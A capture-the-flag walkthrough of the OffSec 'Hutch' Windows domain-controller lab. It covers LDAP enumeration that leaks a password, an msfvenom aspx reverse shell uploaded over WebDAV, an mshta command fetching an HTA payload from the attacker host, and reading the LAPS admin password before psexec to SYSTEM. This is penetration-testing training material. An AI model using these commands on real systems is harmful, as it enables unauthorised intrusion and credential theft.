
Table of contents
Open Table of contents
INFO
CTF URL: https://portal.offsec.com/machine/hutch-604/overview
Machine Type: Windows
IP: 192.168.112.122
Difficulty: Intermediate
Reconaisance
NMAP
sudo nmap -p- -sS -sC -sV 192.168.112.122 -v --min-rate 10000

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|_  Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|   Server Date: Thu, 27 Mar 2025 06:17:17 GMT
|   WebDAV type: Unknown
|_  Server Type: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-27 06:16:28Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hutch.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: HUTCHDC; OS: Windows; CPE: cpe:/o:microsoft:windows
Information we got from scanning:
- There are some services associated with AD we can check out (smb, winrm, etc.)
- And there is also a Web Service - Microsoft IIS
SMB Enum (with no credentials)
Let’s get Domain and Computer’s information using crackmapexec:
crackmapexec smb 192.168.112.122
# result
SMB 192.168.112.122 445 HUTCHDC [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)- Domain name - hutch.offsec
- Computer’s FQDN - HUTCHDC.hutch.offsec
Add both these names to /etc/hosts:
192.168.112.122 HUTCHDC.hutch.offsec hutch.offsecAnonymous Login did not return anything useful
smbclient -L 192.168.112.122 -N
# result
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.112.122 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Web Enum
The web resource is at:
http://hutch.offsec
I could not find and interesting directory. So, for now it is not that interesting
LDAP Enum
We can use ldapsearch to enumerate LDAP service
ldapsearch -x -LLL -H ldap://192.168.112.122 -b "dc=hutch,dc=offsec" | tee ldap_result.txt
# result (truncated)
dn: DC=hutch,DC=offsec

dn: CN=Administrator,CN=Users,DC=hutch,DC=offsec

dn: CN=Guest,CN=Users,DC=hutch,DC=offsec
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
...
We can analyze ldap_result.txt file for something interesting.
Users
cat ldap_result.txt | grep dn | grep 'CN=Users'
# result (truncated)
dn: CN=Administrator,CN=Users,DC=hutch,DC=offsec
dn: CN=Rosaline Placidi,CN=Users,DC=hutch,DC=offsec
dn: CN=Otto Patry,CN=Users,DC=hutch,DC=offsec
dn: CN=Lyndsie Taunton,CN=Users,DC=hutch,DC=offsec
dn: CN=Arlyn Costello,CN=Users,DC=hutch,DC=offsec
dn: CN=Johnnie Sparwell,CN=Users,DC=hutch,DC=offsec
dn: CN=Ottilie Knee,CN=Users,DC=hutch,DC=offsec
dn: CN=Joan McKendry,CN=Users,DC=hutch,DC=offsec
dn: CN=Alexia Victoria,CN=Users,DC=hutch,DC=offsec
dn: CN=Jane Frarey,CN=Users,DC=hutch,DC=offsec
dn: CN=Editha Aburrow,CN=Users,DC=hutch,DC=offsec
dn: CN=Claus Luddy,CN=Users,DC=hutch,DC=offsec
dn: CN=Arthur Gitthouse,CN=Users,DC=hutch,DC=offsec
dn: CN=Freddy McSorley,CN=Users,DC=hutch,DC=offsec

cat ldap_result.txt | grep -i samaccountname
# result (truncated)
sAMAccountName: rplacidi
sAMAccountName: opatry
sAMAccountName: ltaunton
sAMAccountName: acostello
sAMAccountName: jsparwell
sAMAccountName: oknee
sAMAccountName: jmckendry
sAMAccountName: avictoria
sAMAccountName: jfrarey
sAMAccountName: eaburrow
sAMAccountName: cluddy
sAMAccountName: agitthouse
sAMAccountName: fmcsorley
If we check descriptions, we can find an interesting one:
cat ldap_result.txt | grep -i description -B 1
# result (truncated)
--
cn: Freddy McSorley
description: Password set to CrabSharkJellyfish192 at user's request. Please c
So, we found credentials:
fmcsorley:CrabSharkJellyfish192
Credentialed Enumeration
for i in {smb,winrm,ldap}; do echo $i ; crackmapexec $i 192.168.112.122 -u fmcsorley -p CrabSharkJellyfish192 ; done
# result
for i in {smb,winrm,ldap}; do echo $i ; crackmapexec $i 192.168.112.122 -u fmcsorley -p CrabSharkJellyfish192 ; done
smb
SMB         192.168.112.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.112.122 445    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
winrm
SMB         192.168.112.122 5985   HUTCHDC          [*] Windows 10.0 Build 17763 (name:HUTCHDC) (domain:hutch.offsec)
HTTP        192.168.112.122 5985   HUTCHDC          [*] http://192.168.112.122:5985/wsman
WINRM       192.168.112.122 5985   HUTCHDC          [-] hutch.offsec\fmcsorley:CrabSharkJellyfish192
ldap
SMB         192.168.112.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
LDAP        192.168.112.122 389    HUTCHDC          [+] hutch.offsec\fmcsorley:CrabSharkJellyfish192
So, he has access to SMB and LDAP services.
SMB Enum
Users
We can find an additional user account, that we did not see in LDAP Enumeration:
crackmapexec smb 192.168.112.122 -u fmcsorley -p CrabSharkJellyfish192 --users
# result (truncated)
SMB         192.168.112.122 445    HUTCHDC          hutch.offsec\domainadmin                    badpwdcount: 0 desc:
Shares
We can find shares that we can read:
crackmapexec smb 192.168.112.122 -u fmcsorley -p CrabSharkJellyfish192 --shares
# Result (truncated)
SMB         192.168.112.122 445    HUTCHDC          ADMIN$                          Remote Admin
SMB         192.168.112.122 445    HUTCHDC          C$                              Default share
SMB         192.168.112.122 445    HUTCHDC          IPC$            READ            Remote IPC
SMB         192.168.112.122 445    HUTCHDC          NETLOGON        READ            Logon server share
SMB         192.168.112.122 445    HUTCHDC          SYSVOL          READ            Logon server share
But, they are not interesting. (I checked)
LDAP Enum
We can check for Kerberoastable, Asreproastable and Password Not Required Accounts
crackmapexec ldap 192.168.112.122 -u fmcsorley -p CrabSharkJellyfish192 --kerberoasting huthcdc
# no informative result
crackmapexec ldap 192.168.112.122 -u fmcsorley -p CrabSharkJellyfish192 --asreproast huthcdc
# no informative result
crackmapexec ldap 192.168.112.122 -u fmcsorley -p CrabSharkJellyfish192 --password-not-required
# no informative result
It will not return any entries. :(
WebDav
Scan
For this part I going to use MSF.
msfconsole -qTo check whether WebDav is enabled or not:
msf6 > use auxiliary/scanner/http/webdav_scanner
msf6 auxiliary(scanner/http/webdav_scanner) > set rhosts 192.168.112.122
msf6 auxiliary(scanner/http/webdav_scanner) > run
# result
[+] 192.168.112.122 (Microsoft-IIS/10.0) has WEBDAV ENABLED
Yes, it is enabled!
Enumeration
We can continue enumeration using davtest
davtest -url http://hutch.offsec/
# result
********************************************************
 Testing DAV connection
OPEN            FAIL:   http://hutch.offsec     Unauthorized. Basic realm="hutch.offsec"
it gave Unauthorized, we can check it with the credentials we obtained earlier:
davtest -url http://hutch.offsec/ -auth fmcsorley:CrabSharkJellyfish192
# result
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://hutch.offsec
********************************************************
NOTE    Random string for this session: jitzBzRlH
********************************************************
 Creating directory
MKCOL           SUCCEED:                Created http://hutch.offsec/DavTestDir_jitzBzRlH
********************************************************
 Sending test files
PUT     html    SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.html
PUT     shtml   SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.shtml
PUT     asp     SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.asp
PUT     cfm     SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.cfm
PUT     aspx    SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.aspx
PUT     jsp     SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.jsp
PUT     jhtml   SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.jhtml
PUT     pl      SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.pl
PUT     txt     SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.txt
PUT     php     SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.php
PUT     cgi     SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.cgi
********************************************************
 Checking for test file execution
EXEC    html    SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.html
EXEC    html    FAIL
EXEC    shtml   FAIL
EXEC    asp     SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.asp
EXEC    asp     FAIL
EXEC    cfm     FAIL
EXEC    aspx    SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.aspx
EXEC    aspx    FAIL
EXEC    jsp     FAIL
EXEC    jhtml   FAIL
EXEC    pl      FAIL
EXEC    txt     SUCCEED:        http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.txt
EXEC    txt     FAIL
EXEC    php     FAIL
EXEC    cgi     FAIL

********************************************************
/usr/bin/davtest Summary:
Created: http://hutch.offsec/DavTestDir_jitzBzRlH
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.html
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.shtml
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.asp
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.cfm
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.aspx
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.jsp
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.jhtml
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.pl
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.txt
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.php
PUT File: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.cgi
Executes: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.html
Executes: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.asp
Executes: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.aspx
Executes: http://hutch.offsec/DavTestDir_jitzBzRlH/davtest_jitzBzRlH.txt
As a result, we can see that we can write some files into the WebDav:

And this means we can upload a payload to get shell.
WebDav Reverse Shell
Payload Preparation
We can create aspx payload as it gets executed (check davtest results):
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.210 LPORT=1234 -f aspx -o reverse.aspxUpload
Again using davtest we can upload the payload:
davtest -url http://hutch.offsec/ -auth fmcsorley:CrabSharkJellyfish192 -uploadloc reverse.aspx  -uploadfile reverse.aspx
# result
********************************************************
 Testing DAV connection
OPEN            SUCCEED:                http://hutch.offsec
********************************************************
 unless  Uploading file
Upload succeeded: http://hutch.offsec/reverse.aspx
Execution
Setup listener and access http://hutch.offsec/reverse.aspx in browser.
nc -lvnp 1234
# result
listening on [any] 1234 ...
connect to [192.168.45.210] from (UNKNOWN) [192.168.112.122] 50805
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool
FYI, you could use different payload to get meterpreter shell. Or, convert the existing shell to meterpreter shell using windows/misc/hta_server module of msfconsole.
use windows/misc/hta_server
msf6 exploit(windows/misc/hta_server) > set lhost 192.168.45.210
msf6 exploit(windows/misc/hta_server) > run
# it will give a link ending with .hta
# execute it in the reverse shell we obtained earlier using mshta
c:\windows\system32\inetsrv>mshta http://192.168.45.210:8080/dk8qtFxD7n.hta
# and you will receive a session in msfconsole
Easy PrivEsc
Using getsystem we can escalate to NT AUTHORITY\SYSTEM easily.
meterpreter > getsystem
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
But as Description of the lab suggests there another way.
LAPS PrivEsc
Enumeration
Checking Program Files:
c:\>dir "Program Files"
# result (truncated)
11/03/2020  10:59 PM    <DIR>          LAPS
We can see that it has LAPS folder, which suggests that it is installed.
Reading Password
Via an ldap query we can read Administrator Password:
ldapsearch -v -x -D fmcsorley@HUTCH.OFFSEC -w CrabSharkJellyfish192 -b "DC=hutch,DC=offsec" -H ldap://hutch.offsec "(ms-MCS-AdmPwd=*)" ms-MCS-AdmPwd

ms-Mcs-AdmPwd: +sHMT(s(M7QT@$
Found Credentials (that will not be the same in another environment, as LAPS changes it):
Administrator:+sHMT(s(M7QT@$
Accessing the Machine
Checking the access using crackmapexec:
crackmapexec smb 192.168.112.122 -u Administrator -p '+sHMT(s(M7QT@$'
# result
SMB         192.168.112.122 445    HUTCHDC          [*] Windows 10.0 Build 17763 x64 (name:HUTCHDC) (domain:hutch.offsec) (signing:True) (SMBv1:False)
SMB         192.168.112.122 445    HUTCHDC          [+] hutch.offsec\Administrator:+sHMT(s(M7QT@$ (Pwn3d!)
We have an access and we can psexec, because Administrator has write access in shares.
impacket-psexec 'Administrator:+sHMT(s(M7QT@$@192.168.112.122'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.112.122.....
[*] Found writable share ADMIN$
[*] Uploading file KJgqzPRH.exe
[*] Opening SVCManager on 192.168.112.122.....
[*] Creating service uKuG on 192.168.112.122.....
[*] Starting service uKuG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
And the flags are there:
C:\> dir C:\Users\Administrator\Desktop
03/26/2025  11:15 PM                34 proof.txt
C:\> dir C:\Users\fmcsorley\Desktop
03/26/2025  11:15 PM                34 local.txt